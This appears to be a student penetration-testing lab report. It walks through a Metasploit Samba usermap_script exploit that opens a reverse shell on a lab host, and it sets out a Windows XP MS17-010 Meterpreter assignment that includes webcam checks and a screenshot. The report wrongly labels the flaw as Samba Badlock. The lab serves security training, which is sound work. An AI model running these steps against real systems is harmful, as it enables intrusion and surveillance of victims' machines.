
Samba Badlock:

The Samba service on TCP port 445 is vulnerable to Man-in-the-Middle (MITM) attacks, allowing an attacker to modify and configure files without authorization.



EXPLOIT THE VULNERABILITY

We will use Metasploit to exploit the chosen vulnerability. Once inside, we need to execute the command "msfconsole".



MSF Console:
The command-line interface of Metasploit is the gateway to a vast array of penetration testing tools.


EXPLOIT THE VULNERABILITY

As indicated in the suggestion of the task, we need to directly search for the exploit at the path **'exploit/multi/samba/usermap_script'**. Afterwards, we must select the required exploit, in this case number 0, and select it with the command **'use 0'**.

```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/samba/usermap_script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Comma
nd Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
```

EXPLOIT OPTIONS CONFIGURATIONS

Once inside the exploit, using the command "**show options**" allows us to view the options we can modify to gain a clearer understanding of how to configure it.



CONFIGURATION >>>

According to the options panel, we need to configure:

>RHOST (IP address of the target machine)

>LHOST (IP address of the attacking machine)

>LPORT (listening port)

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
```

EXECUTE THE EXPLOIT

Once configured, we can proceed to execute the exploit with the command "exploit".

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 2 opened (192.168.50.100:5555 → 192.168.50.150:42714) at 2024-05-27 05:44:17 -0400
```

Now that we have obtained the session, we need to execute the command "ifconfig" to verify the network address of the victim machine.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bd:c8:18
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:c818/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16505 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2441012 (2.3 MB)  TX bytes:7392036 (7.0 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:37565 (36.6 KB)  TX bytes:37565 (36.6 KB)
```


CONCLUSIONS:

- The required exercise aids in understanding the identification and exploitation of vulnerabilities using Nessus and Metasploit in real-world environments.
- Monitoring these parameters is crucial for assessing system security and predicting potential attacks.
- Recommendations to mitigate these attacks include regularly updating systems, performing frequent scans, and applying patches to prevent exploits such as Samba Badlock.

EXPLOIT

WINDOWS WITH METASPLOIT

ALTERNATIVE METHOD



TOPIC

On the Windows XP machine, there are several vulnerable listening services. The student is required to

- Perform a Vulnerability Scanning with Nessus on the Windows XP machine.

- Exploit the vulnerability identified by the code MS17-010 using Metasploit.

REQUIREMENTS

IP Kali Linux: 192.168.200.100

IP Windows XP: 192.168.200.200

Listen port (payload option): 7777

GOALS


Once you have obtained a Meterpreter session, perform a testing phase to confirm that you are on the target machine. Retrieve the following information:

1) Whether the target machine is a virtual machine or a physical machine;
2) The network settings of the target machine;
3) Whether the target machine has any active webcams.

Finally, capture a screenshot of the desktop.

Alternative to Metasploit

While Metasploit is a powerful and widely-used framework, there are alternatives that offer different features and capabilities. One such alternative is Cobalt Strike. Initially built on top of the Metasploit framework, Cobalt Strike has evolved into a standalone tool that provides a comprehensive platform for adversary simulations and red team operations. It offers a wide range of features, including advanced threat emulation, post-exploitation tools, and reporting capabilities. Cobalt Strike's intuitive interface, coupled with its robust scripting capabilities, allows security professionals to simulate real-world attack scenarios and test their defenses effectively. Although it is a commercial product, Cobalt Strike is highly regarded in the security community for its effectiveness and versatility in simulating advanced persistent threats (APTs) and enhancing an organization's cybersecurity posture.



2024
EPICODE


SET UP

To change the IP address in Kali Linux:


1. Open Terminal.
2. Use `sudo ifconfig eth0 <new_ip_address>` for wired connections or `sudo ifconfig wlan0 <new_ip_address>` for wireless.

To change the IP address in Windows XP:

1. Go to Control Panel.
2. Select "Network Connections."
3. Right-click the network connection, select "Properties."
4. Select "Internet Protocol (TCP/IP)," then "Properties."
5. Enter the new IP address.



The use of Nmap *within Armitage facilitated a thorough reconnaissance of the Windows XP system, identifying several open ports and services. This preliminary scan provided critical insights into potential vulnerabilities, forming the basis for subsequent penetration testing and exploitation activities. Through this structured approach, we were able to systematically identify and exploit weaknesses in the target system, demonstrating the effectiveness of Armitage and Nmap in cybersecurity operations.*



